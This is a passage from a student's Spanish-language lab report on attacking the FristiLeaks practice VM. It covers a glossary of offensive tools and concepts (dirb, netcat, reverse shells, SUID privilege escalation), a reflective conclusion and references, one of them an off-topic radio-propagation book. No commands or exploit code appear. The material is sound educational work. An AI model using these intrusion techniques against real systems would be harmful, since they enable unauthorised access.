- Dirb: Herramienta de fuerza bruta para descubrir directorios y archivos ocultos en servidores web.
- Exploit: Código o técnica que aprovecha una vulnerabilidad en un sistema para alterar su comportamiento o ganar acceso.
- FristiLeaks: Máquina virtual vulnerable diseñada con fines educativos para practicar explotación y escalada de privilegios.
- Netcat (nc): Herramienta de red conocida como la “navaja suiza” que permite escuchar, conectarse a puertos, transferir archivos y crear shells remotas.
- Reverse Shell: Conexión en la que la máquina víctima se conecta de vuelta al atacante, permitiendo control remoto.
- SUID (Set User ID): Permiso especial en archivos ejecutables que hace que el programa se ejecute con los privilegios de su propietario (generalmente root), aunque lo ejecute otro usuario.
- VirtualBox: Software de virtualización que permite correr varios sistemas operativos como máquinas virtuales en un mismo equipo físico.

CONCLUSIONES

En general, esta práctica me sirvió mucho porque entendí paso a paso cómo es que un atacante puede empezar desde algo tan básico como revisar directorios o el código fuente de una página hasta llegar a tener acceso completo a la máquina. Al principio pensé que era demasiado técnico y complicado, pero en el proceso me di cuenta de que, con paciencia y probando los comandos, se va entendiendo la lógica detrás de cada acción. Algo que me pareció clave fue el uso de herramientas como nc y dirb, que aunque parecen simples, realmente muestran mucha información valiosa. También me llamó la atención cómo puede ser escalar privilegios cuando los permisos no están bien configurados. En conclusión, siento que logré comprender mejor cómo funciona una intrusión real y también la importancia de implementar medidas de seguridad para evitar que algo así pase en un sistema en entornos reales.

REFERENCIAS

Nmap. Network Mapper. Disponible en: https://nmap.org

Dirb. Web Content Scanner. Disponible en: https://tools.kali.org/web-applications/dirb

Netcat. The TCP/IP Swiss Army Knife. Disponible en: http://nc110.sourceforge.net/

OWASP Foundation. File Upload Vulnerabilities. Disponible en: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

VirtualBox. Oracle VM VirtualBox. Disponible en: https://www.virtualbox.org

Bertoni, H. L. (2000). Radio Propagation for Modern Wireless Systems. Prentice Hall.

HackTheBox Academy. Privilege Escalation in Linux. Disponible en: https://academy.hackthebox.com